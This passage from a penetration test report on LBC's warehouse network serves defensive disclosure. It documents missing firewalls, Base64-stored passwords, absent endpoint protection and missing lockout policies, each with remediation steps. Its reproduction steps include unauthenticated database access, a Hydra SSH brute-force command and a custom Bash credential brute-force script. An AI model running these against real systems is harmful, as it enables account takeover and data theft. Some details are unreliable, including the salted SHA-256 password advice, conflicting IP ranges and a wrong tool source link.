

Figure 61. [redacted] identifying Another accessible endpoint

Remediation

[redacted] recommends LBC fix authentication protecting access to these API endpoints, as well as implement firewalls or configure access control lists (ACLs) to only allow connections from administrator workstations that require API access for legitimate business needs. This mitigates any attack surface that would allow an attacker to gain access to these endpoints.

7.2.8	Lack of Host-Based Firewall	CVSS	Risk
Impact	CRITICAL	**N/A**	**Crit.**
Likelihood	CRITICAL		
CVSS String	N/A		
Affected Scope	10.0.17.14 (charley.warehouse.lebonboncroissant.com) ↳ **TCP/3306** ↳ MariaDB ↳ **TCP/5432** ↳ PostgreSQL 10.0.17.15 (bucket.warehouse.lebonboncroissant.com) ↳ **TCP/11211** ↳ Memcached 10.0.17.50 (crunch.warehouse.lebonboncroissant.com) ↳ **TCP/9090** ↳ HTTP 10.0.17.51 (crunch-serial.warehouse.lebonboncroissant.com) ↳ **TCP/2001** ↳ PLC BRIDGE 10.0.17.87 (rockbox.warehouse.lebonboncroissant.com) ↳ **TCP/6600** ↳ mpd		
Vulnerability Summary	[redacted] identified that multiple machines within LBCs network lack any form of host-based firewalling or access control list security controls. This grants attackers the ability to attack vulnerable services and increases LBC's attack surface.		
Impact Description	Due to the lack of network protection in absence of host-based firewalls, attackers have the ability to exploit and attack the machines from anywhere within the network. If an attacker gains access to the internal network, they may attempt to exploit or access services with critical operational functionality and cause significant damage to LBC operations.		
Likelihood Description	Port scanning is one of the first steps of reconnaissance, therefore any attacker will immediately discover the lack of host-based firewalls and use that opportunity to probe, access or exploit unprotected systems.		
MITRE ATT&CK	T1595 – Active Scanning		

	M1056 – Pre-compromise M1037 – Filter Network Traffic
Compliance Violations	**PCI DSS** 1.1.4, 1.2, 1.2.3, 1.3, 1.3.1, 1.3.2, 1.4 **GDPR** Article 32
Exploitation Details	

1. **Firewall identification (remote)**
   [redacted] identified that there was a severe lack of host based firewalls due to being able to find open ports for critical services during the reconnaissance phase by using nmap and jVision.

charley.warehouse.lebonboncroissant.com | 10.0.17.14

Hostname: charley.warehouse.lebonboncroissant.com
Ip: 10.0.17.14
Os: Linux
Subnet: 10.0.17.0/24

Port	Name	Protocol	State	Version
22	ssh	tcp	open	8.2p1 Ubuntu 4ubuntu0.4
3306	mysql	tcp	open	5.5.5-10.3.32-MariaDB-

Figure 62. [redacted] identifying open ports

2. **Firewall identification (on host)**
   [redacted] established a connection to a vulnerable machine and validated that there was no firewall active using the following privileged system commands:
   a. `ufw status`
   b. `iptables -V`

```
root@crunch:~# ufw status
Status: inactive
root@crunch:~# iptables -V
iptables v1.8.4 (legacy)
root@crunch:~# iptables -S
-P INPUT ACCEPT
-P FORWARD ACCEPT
-P OUTPUT ACCEPT
root@crunch:~#
```

Figure 63. [redacted] confirming the lack of any firewall rules

Remediation

[redacted] recommends that LBC implement host based firewalls in order to block any incoming traffic.

- For Linux-based machines, [redacted] recommends using `ufw`, `firewalld`, or `iptables`.
- For Windows-based machines, [redacted] recommends using the built-in Windows Firewall.

7.3 HIGH-RISK FINDINGS

7.3.1	Insecure Password Storage	CVSS	Risk
Impact	HIGH	**5.5** **Medium**	**High**
Likelihood	HIGH		
CVSS String	CVSS:3.1/AV:L/AC:L/PR:N/UI:R/S:U/C:H/I:N/A:N		
Affected Scope	10.0.17.14 (charley.warehouse.lebonboncroissant.com) ↳ **TCP/3306** ↳ MariaDB		
Vulnerability Summary	The passwords stored in the "*logins*" table are encoded in Base64. Base64 is not an encryption algorithm, but an encoding. It provides no data protection and is easily reversible. An attacker that gains access to encoded passwords will be able to reverse them and attack the affected customers.		
Impact Description	With unauthenticated access to the "*wmci*" database, it is highly likely that an attacker will find and decode Base64 encoded passwords from the "*logins*" table. Successful exploitation would result in a critical impact to customer data, placing LBC in danger of reputational loss, monetary damages and regulatory penalties.		
Likelihood Description	Base64 encoding is a useful format for transmitting data, but does not replace secure hashing of sensitive data. The security provided by obfuscation is trivial and highly likely that the passwords in this database will be decoded.		
MITRE ATT&CK	T1212 - Exploitation for Credential Access		
	M1048 - Application Isolation and Sandboxing		
Compliance Violations	**PCI DSS** 2.2, 3.2, 6.5.3, 8.2.1 **GDPR** Article 6, 30, 32		

Exploitation Details

1. **Connect to database**
   Once [redacted] identified there was MariaDB running on this host, [redacted] connected to the database without credentials:
   a. `mysql -u root -h 10.0.17.14`

```
┌──(root㉿kali04)-[~]
└─# mysql -u root -h 10.0.17.14
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MariaDB connection id is 107
Server version: 10.3.32-MariaDB-0ubuntu0.20.04.1 Ubuntu 20.04

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MariaDB [(none)]>
```

Figure 64. [redacted] remotely accessing MariaDB

2. **Show databases in MariaDB**
   [redacted] enumerated MariaDB by listing the available databases:
   a. `show databases;`

```
MariaDB [(none)]> show databases;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| mysql              |
| performance_schema |
| wmci               |
+--------------------+
4 rows in set (0.001 sec)
```

Figure 65. [redacted] viewing the databases

3. **Use the "wmci" database**
   [redacted] selected a database to browse through
   a. `use wmci;`

```
MariaDB [(none)]> use wmci;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A
```

Figure 66. [redacted] selecting a database to browse

4. **Show tables in "wmci" database**
   [redacted] viewed the tables of the database
   a. `show tables;`

```
Database changed
MariaDB [wmci]> show tables;
+---------------------+
| Tables_in_wmci      |
+---------------------+
| customer_types      |
| customers           |
| invoice_items       |
| invoice_payments    |
| invoice_statuses    |
| invoices            |
| item_category_types |
| items               |
| login_role_types    |
| logins              |
| payment_statuses    |
| payment_types       |
| payments            |
| tokens              |
| unit_types          |
+---------------------+
15 rows in set (0.001 sec)
```

Figure 67. [redacted] viewing the tables of the database

5. **Querying the "logins" table**
   a. `SELECT * FROM logins LIMIT 15;`



Figure 68. [redacted] viewing the rows from the logins table

Remediation

[redacted] recommends encrypting the passwords using a secure hashing algorithm such as SHA-256, salting the hashed password, and storing that hash inside the database rather than the password itself. This allows LBC to securely store customer data that meets compliance standards and mitigates any risks of attackers decoding the password.

7.3.2	Lack of Endpoint Protection	CVSS	Risk
Impact	HIGH	N/A	High
Likelihood	MEDIUM		
CVSS String	N/A		
Affected Scope	10.0.17.14 (charley.warehouse.lebonboncroissant.com) 10.0.17.50 (crunch.warehouse.lebonboncroissant.com)		
Vulnerability Summary	[redacted] determined LBC to be lacking endpoint protection software on machines residing on the warehouse subnet. This allowed [redacted] to successfully perform well-known attacks, execute malicious payloads and run signatured hacking tools on machines.		
Impact Description	The presence of endpoint protection on vulnerable machines would significantly impede or prevent the occurrence of zero-day exploits, attacks, and data exfiltration on LBC's network. LBC greatly increases its risk to attacks by not having endpoint protection software installed on machines.		
Likelihood Description	In order to exploit this vulnerability, a threat actor must already have remote or physical access to the machine, which limits the likelihood of the vulnerability being exploited.		
MITRE ATT&CK	N/A		
	M1049 – Antivirus/Antimalware		
Compliance Violations	**PCI DSS** 5.1, 5.2, 5.3, 5.4 **GDPR** Article 32		
Exploitation Details			
1. **Execute a well-known, signatured hacking tool on a machine such as "linPEAS".**			



Figure 69. [redacted] executing linpeas tool

2. **Successful execution of the tool indicates the absence of an endpoint protection tool.**

Remediation
[redacted] recommends deploying antivirus or endpoint protection software onto all network devices. Devices that are unable to install endpoint protection software due to compatibility issues or downtime risks should implement compensating controls such as network segmentation or air gapping.

7.4 MEDIUM-RISK FINDINGS

7.4.1	Lack of System Lockout Policy	CVSS	Risk
Impact	MEDIUM	**6.9** Medium	**Med.**
Likelihood	CRITICAL		
CVSS String	CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:C/C:H/I:H/A:H		
Affected Scope	10.10.17.14 (charley.warehouse.lebonboncroissant.com) ↳ **TCP/22** ↳ SSH 10.10.17.50 (crunch.warehouse.lebonboncroissant.com) ↳ **TCP/22** ↳ SSH		
Vulnerability Summary	[redacted] discovered the lack of a lockout policy present on this host. The lack of this protection allows for attackers to brute force the SSH service to remotely authenticate into users of this host and to brute force logging into other users locally.		
Impact Description	An attacker can potentially remotely access affected hosts because attackers can attempt an infinite amount of login attempts. Remote access to this machine is likely to harm company production due to an attacker having the capability of harming the system internally through remote access.		
Likelihood Description	This vulnerability is likely to be exploited as it is very simple to craft a brute force attack, but the success of it will vary depending on the password strength of the users.		
MITRE ATT&CK	T1110.001 - Brute Force: Password Guessing T1110.004 - Brute Force: Credential Stuffing		
	M1027 - Password Policies M1036 - Account Use Policies		
Compliance Violations	**PCI DSS:** 2.2, 7.1, 7.1.3, 8.1.6, 8.1.7 **GDPR** Article 32		
Exploitation Details			
1. **Verify that lockout policy is not in place** [redacted] identified a lockout policy, located in `/etc/pam.d/common-auth`, was not present. a. `cat /etc/pam.d/common-auth`			

```
postgres@charley:~$ cat /etc/pam.d/common-auth
#
# /etc/pam.d/common-auth - authentication settings common to all services
#
# This file is included from other service-specific PAM config files,
# and should contain a list of the authentication modules that define
# the central authentication scheme for use on the system
# (e.g., /etc/shadow, LDAP, Kerberos, etc.).  The default is to use the
# traditional Unix authentication mechanisms.
#
# As of pam 1.0.1-6, this file is managed by pam-auth-update by default.
# To take advantage of this, it is recommended that you configure any
# local modules either before or after the default block, and use
# pam-auth-update to manage selection of other modules.  See
# pam-auth-update(8) for details.

# here are the per-package modules (the "Primary" block)
auth    [success=1 default=ignore]      pam_unix.so nullok
# here's the fallback if no module succeeds
auth    requisite                       pam_deny.so
# prime the stack with a positive return value if there isn't one already;
# this avoids us returning an error just because nothing sets a success code
# since the modules above will each just jump around
auth    required                        pam_permit.so
# and here are more per-package modules (the "Additional" block)
auth    optional                        pam_cap.so
# end of pam-auth-update config
```

Figure 70. Password policy located in the common-auth file

2. **Attempt to brute force**

[redacted] crafted a brute force attack using Hydra.

   a. `hydra -l root -P /usr/share/wordlists/rockyou.txt ssh://10.0.17.14`

```
┌──(root💀kali03)-[~]
└─# hydra -l root -P /usr/share/wordlists/rockyou.txt ssh://10.0.17.14
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in military or
y).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-01-08 13:44:49
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399),
[DATA] attacking ssh://10.0.17.14:22/
```

Figure 71. [redacted] using Hydra to brute force on the SSH service

Remediation

[redacted] recommends that LBC implement a lockout policy for login attempts in the affected hosts. This can be done by modifying the `/etc/pam.d/common-auth` file.

1. **Open the file and identify the login module**

Open the file, `/etc/pam.d/common-auth`, for writing and identify the line with the login module.

a. `pam_tally2.so`

2. **Add the lockout policy**

After the module's name, `pam_tally2.so`, add the lockout policy. [redacted] has provided an example lockout policy below. This entry will log failed login attempts and on the fifth one, the user account will be locked for 20 minutes. The host will log this incident and will also enforce this policy on the root user. The policy line in file should look like this:

a. `onerr=fail deny=5 unlock_time=1200 audit even_deny_root root_unlock_time=1200`

```
#
# /etc/pam.d/common-auth - authentication settings common to all services
#
# This file is included from other service-specific PAM config files,
# and should contain a list of the authentication modules that define
# the central authentication scheme for use on the system
# (e.g., /etc/shadow, LDAP, Kerberos, etc.).  The default is to use the
# traditional Unix authentication mechanisms.
#
# As of pam 1.0.1-6, this file is managed by pam-auth-update by default.
# To take advantage of this, it is recommended that you configure any
# local modules either before or after the default block, and use
# pam-auth-update to manage selection of other modules.  See
# pam-auth-update(8) for details.

# here are the per-package modules (the "Primary" block)
auth    requisite                       pam_tally2.so onerr=fail deny=5 unlock_time=1200 audit even_deny_root root_unlock_time=1200
auth    [success=1 default=ignore]      pam_unix.so nullok
# here's the fallback if no module succeeds
auth    requisite                       pam_deny.so
# prime the stack with a positive return value if there isn't one already;
# this avoids us returning an error just because nothing sets a success code
# since the modules above will each just jump around
auth    required                        pam_permit.so
# and here are more per-package modules (the "Additional" block)
# end of pam-auth-update config
```

Figure 72. A more secure PAM configuration

7.4.2	Lack of Store Lockout Policy	CVSS	Risk
Impact	MEDIUM	**6.3** Medium	**Med.**
Likelihood	CRITICAL		
CVSS String	CVSS:3.1/AV:A/AC:L/PR:N/UI:N/S:U/C:L/I:L/A:L		
Affected Scope	10.10.17.12 (scrumdiddlyumptious.warehouse.lebonboncroissant.com) ↳ **TCP/80** ↳ HTTP 10.0.17.13 (whatchamacallit.warehouse.lebonboncroissant.com) ↳ **TCP/443** ↳ HTTPS		
Vulnerability Summary	[redacted] discovered the lack of a lockout policy present on the "*scrumdiddlyumptious*" host when attempting to authenticate into the customer login page. Unsuccessful logins are not logged by the system, allowing an attacker to have infinite login attempts.		
Impact Description	An attacker can potentially access an account of a customer because they can attempt an infinite amount of usernames and passwords. If an attacker is successful, they can impersonate a customer or client and perform purchases without their consent, causing harm to LBC's reputation and putting it at risk of litigation and regulatory fines.		
Likelihood Description	This vulnerability is likely to be exploited as it is very simple to perform a brute force attack, but the success of it will vary depending on the password strength of the users.		
MITRE ATT&CK	T1110.001 - Brute Force: Password Guessing T1110.004 - Brute Force: Credential Stuffing		
	M1027 - Password Policies M1036 - Account Use Policies		
Compliance Violations	**PCI DSS:** 2.2, 6.6, 8.1.6, 8.1.7 **GDPR** Article 32		

Exploitation Details

1. **Verify that the store login page is accessible**
   [redacted] discovered the web application on 10.0.17.12 and browsed to the login page on `https://scrumdiddlyumptious.warehouse.lebonboncroissant.com/customer`

Figure 73. [redacted] identifies a login portal

2. **Capture the authentication request using the Burp Suite proxy**
   [redacted] used the Burp Suite interception proxy to capture the authentication requests and discovered credentials being sent to the following endpoint on a different host:
   `https://whatchamacallit.warehouse.lebonboncroissant.com/v1/logins`

Figure 74. [redacted] intercepts the login request using Burpsuite

3. **Validate the lack of lockout on the endpoint**
   [redacted] submitted several incorrect sets of credentials, but the API endpoint did not employ any throttling or login wait times, making brute force attacks possible.

4. **Create a username and password bruteforce script**
   [redacted] developed a custom, proof-of-concept Bash script that performs password and

username bruteforce on the endpoint using a list of usernames and a list of passwords. [redacted] created a file, `bruteforce.sh`, and entered the following code:

```
#!/bin/bash
url="https://whatchamacallit.warehouse.lebonboncroissant.com/v1/logins"
for user in $(cat users.txt); do
  for pass in $(cat pass.txt); do
    http_code=$(curl -X POST -H 'Content-Type: application/json' -d
'{"loginName":"'${user}'","loginPass":"'${pass}'"}' "$url" -w '%{http_code}' -o /dev/null
-s)
    if [[ $http_code -eq 302 ]]; then
      echo "Success: User: '$user' Pass: '$pass'"
      break 2
    fi
  done
done
```

Figure 75. Bash code to brute force the log in

5. **Make the bruteforce script executable**
   [redacted] made the script executable.
   a. `chmod +x bruteforce.sh`

6. **Run the bruteforce script**
   [redacted] executed the script and began bruteforcing credentials on the website:
   a. `./bruteforce.sh`

Remediation
[redacted] recommends LBC implement rate-limiting and account lockout policies on the `whatchamacallit.warehouse.lebonboncroissant.com/v1/logins` API. Rate-limiting can help prevent brute force attacks by limiting the number of API calls an attacker can make in a short amount of time, preventing highly automated password guessing. Additionally, account lockout policies can be used to limit unsuccessful login attempts to a certain number at which the account becomes temporarily locked until restored using a customer's email address or alternative proof of identity. [redacted] recommends Web Application Firewalls (WAFs), as they are an effective additional security measure. Application-aware firewalls may detect brute force attempts and take immediate action against the bad actor, such as IP blocking.

8. APPENDIX A: METHODOLOGY

8.1 PENETRATION TESTING EXECUTION STANDARD

[redacted] employs the Penetration Testing Execution Standard[14] (PTES), which is designed to provide a common language between businesses and security service providers. [redacted] utilizes PTES to maintain a rigorous and consistent approach to all assessments.

Figure 76. Main sections of the Penetration Testing Execution Standard

8.2 OPEN-SOURCE INTELLIGENCE GATHERING

[redacted] uses a custom, industry-tested, Open Source Intelligence (OSINT) methodology based on the Open Web Application Security Project[15] (OWASP) research. The methodology outlines a 4-step, sequential process of identifying information sources, collecting data from those sources, processing the data, and analyzing the data to yield information relevant to the penetration test. Data collection and analysis are done prior to engaging any networks or systems, and the analysis results are later used to aid [redacted] during the penetration test.



Figure 77. Stages of OSINT

[14] http://www.pentest-standard.org/index.php/Main_Page
[15] https://owasp.org/www-chapter-ghana/assets/slides/OWASP_OSINT_Presentation.pdf

8.3 OWASP TOP 10

[redacted] relies on the Open Web Application Security Project (OWASP) Top 10[16] when assessing web applications for common vulnerabilities and misconfigurations. The project aims to form a consensus among web application security experts about the most prevalent vulnerabilities in modern applications. The 2021 OWASP Top 10 specifies the following web application security flaws:

OWASP Top 10	
1) Broken Access Control	6) Vulnerable and Outdated Components
2) Cryptographic Failures	7) Identification and Authentication Failures
3) Injection	8) Software and Data Integrity Failures
4) Insecure Design	9) Security Logging and Monitoring Failures
5) Security Misconfiguration	10) Server-Side Request Forgery

Figure 78. Top Web Application vulnerabilities according to OWASP

8.4 INDUSTRIAL CONTROL SYSTEMS SECURITY ASSURANCE

[redacted] follows the Council of Registered Ethical Security Testers (CREST) Industrial Control Systems Technical Security Assurance Guidelines[17] for a practical approach when assessing industrial control systems (ICS). [redacted] adheres to the guidelines due to the emphasis on precautions prior to exploitation.

Figure 79. Industrial Control Systems Technical Security Assurance methodology stages

[16] https://owasp.org/Top10/
[17] https://www.crest-approved.org/wp-content/uploads/CREST-Industrial-Control-Systems-Technical-Security-Assurance-Position-Paper.pdf

9. APPENDIX B: RISK ASSESSMENT METRICS

[redacted] uses heuristic metrics to measure the likelihood and potential impact of vulnerabilities. The following two figures outline the criteria for assigning impact and likelihood rating to technical findings:

9.1 IMPACT SCALE

IMPACT	
CRITICAL	[redacted] defines a critical impact finding as one that affects the system as a whole and results in complete control over the target system, potentially having a significant impact on the network.
HIGH	[redacted] defines a high impact finding as one that affects all users on a system and/or results in the disclosure of sensitive information or leads to further compromise.
MEDIUM	[redacted] defines a medium impact finding as one that affects a limited set of users and/or results in disclosure of sensitive information that gives details used to craft further attacks.
LOW	[redacted] defines a low impact finding as one that affects a small number of users and/or results in the disclosure of non-critical information such as verification that a user exists.

9.2 LIKELIHOOD SCALE

LIKELIHOOD	
CRITICAL	[redacted] defines a critical likelihood finding as one that requires no authentication in order to be executed and is trivial to exploit due to exploit code prevalence.
HIGH	[redacted] defines a high likelihood finding as one that targets a large number of authenticated users and/or utilizes publicly available exploit code from known tool repositories.
MEDIUM	[redacted] defines a medium likelihood finding as one that targets a limited number of authenticated users and/or requires knowledge of the underlying system.
LOW	[redacted] defines a low likelihood finding as one that targets a small number of users and/or requires advanced knowledge of the system or usage of another vulnerability to succeed.

10. APPENDIX C: TOOLS

In order to achieve the goal of a thorough penetration test, [redacted] utilizes a wide range of industry-standard tools. [redacted] consultants carefully vet every tool's functionality, security, and stability to ensure precision during engagements and avoid any damage to targets and infrastructure.

10.1 RECONNAISSANCE

Maltego	
Release	CaseFile 4.2.19.13940
Description	Maltego is a diagramming software made for open-source intelligence artifact mapping.
Use Case	[redacted] uses Maltego to allow consultants to run transforms on data to find and establish relationships between open-source intelligence artifacts.
Source	https://www.maltego.com/downloads/

jVision	
Release	v1.0.0
Description	jVision is a custom, lightweight, collaborative red teaming platform developed by [redacted] to run concurrent Nmap scans and populate the results onto a web server.
Use Case	[redacted] uses jVision to quickly scan networks, reduce redundant network sweeps during the reconnaissance phase, and organize the scan results on a centralized server. Other features of jVision include: • Collaborative platform to assign and update network asset progress. • Dynamic search bar to lookup and filter by IP, host, or service. • Integration of auto-generated topology diagrams.
Source	https://github.com/neberhardt123/jVision

Aquatone	
Release	v1.7.0
Description	Aquatone is a tool for visual inspection of websites across a large number of hosts and is convenient for quickly gaining an overview of HTTP-based attack surfaces.
Use Case	[redacted] uses Aquatone to automate initial reconnaissance on web servers by providing consultants with screenshots of the web pages.
Source	https://github.com/michenriksen/aquatone

10.2 EXPLOITATION

Burp Suite	
Release	Community Edition v2021.8.2
Description	Burp Suite is an integrated platform for performing security testing for web applications. The Burp platform aids initial mapping and analysis of an application's attack surface, as well as sending malicious web requests to exploit web applications.
Use Case	[redacted] uses Burp Suite to analyze web requests and modify parameters to exploit web applications.
Source	https://portswigger.net/burp/releases/community/latest

Hydra	
Release	v9.2
Description	Hydra is a tool that is used to brute force usernames and passwords for different services and accounts.
Use Case	Hydra allows [redacted] to test for poor password policy across the environment by spraying weak passwords in combination with known user accounts.
Source	https://github.com/vanhauser-thc/thc-hydra

CrackMapExec	
Release	v5.1.7dev
Description	CrackMapExec is a post-exploitation tool that provides different functionalities for reconnaissance, exploitation, and post-exploitation of Windows services such as WinRM, MSSQL, LDAP, and SMB.
Use Case	CrackMapExec allows [redacted] to test security across Windows devices by providing consultants with a multi-purpose framework.
Source	https://github.com/byt3bl33d3r/CrackMapExec

Metasploit	
Release	6.1.9
Description	Metasploit is a framework for exploitation that has a multitude of modules to attack vulnerable services.
Use Case	[redacted] uses this tool in order to gain initial access to systems and take advantage of rich post-exploitation functionality within Metasploit's Meterpreter payloads.
Source	https://github.com/rapid7/metasploit-framework

Impacket	
Release	0.9.23
Description	Impacket is a collection of Python libraries for working with network protocols and provides example programs that are used to perform attacks.
Use Case	[redacted] uses Impacket to perform attacks against Active Directory and Windows-specific protocols.
Source	https://github.com/rapid7/metasploit-framework

SQLMap	
Release	Shazora Bradleflame 1.5
Description	SQLMap is an automated scanner that detects SQL injection vectors and automatically exploits them.
Use Case	[redacted] uses SQLMap to quickly and automatically check for SQL injection vulnerabilities inside web applications.
Source	https://github.com/sqlmapproject/sqlmap

Ffuf	
Release	v1.3.1
Description	Ffuf is a web application fuzzing tool written in Go that allows for high-thread concurrent HTTP requests.
Use Case	[redacted] uses Ffuf to check for common directories on web servers as well as perform API and web application fuzzing.
Source	https://github.com/ffuf/ffuf

10.3 POST-EXPLOITATION

Mythic	
Release	2.2.13
Description	Mythic is a cross-platform (Windows, Linux, macOS) Command and Control (C2) framework developed by Specter Ops that provides penetration testers with collaboration and post-exploitation tools.
Use Case	[redacted] uses Mythic as a collaborative red team platform to manage and organize access to exploited machines and maintain persistence on the network.
Source	https://github.com/its-a-feature/Mythic

PEASS-ng	
Release	9fe1bbb12d15786a2c1d02786725e0975c787219 commit ID
Description	PEASS-ng is a suite of open source scripts that provide information on privilege escalation vectors on their respective operating systems.
Use Case	[redacted] uses PEASS-ng to enumerate systems for local privilege escalation vulnerabilities after gaining a foothold.
Source	https://github.com/carlospolop/PEASS-ng

BloodHound	
Release	4.0.3
Description	BloodHound is a tool that visualizes hidden and unintended relationships within Windows Active Directory domains.
Use Case	[redacted] uses BloodHound to identify and visualize complex domain privilege escalation and attack vectors.
Source	https://github.com/BloodHoundAD/BloodHound

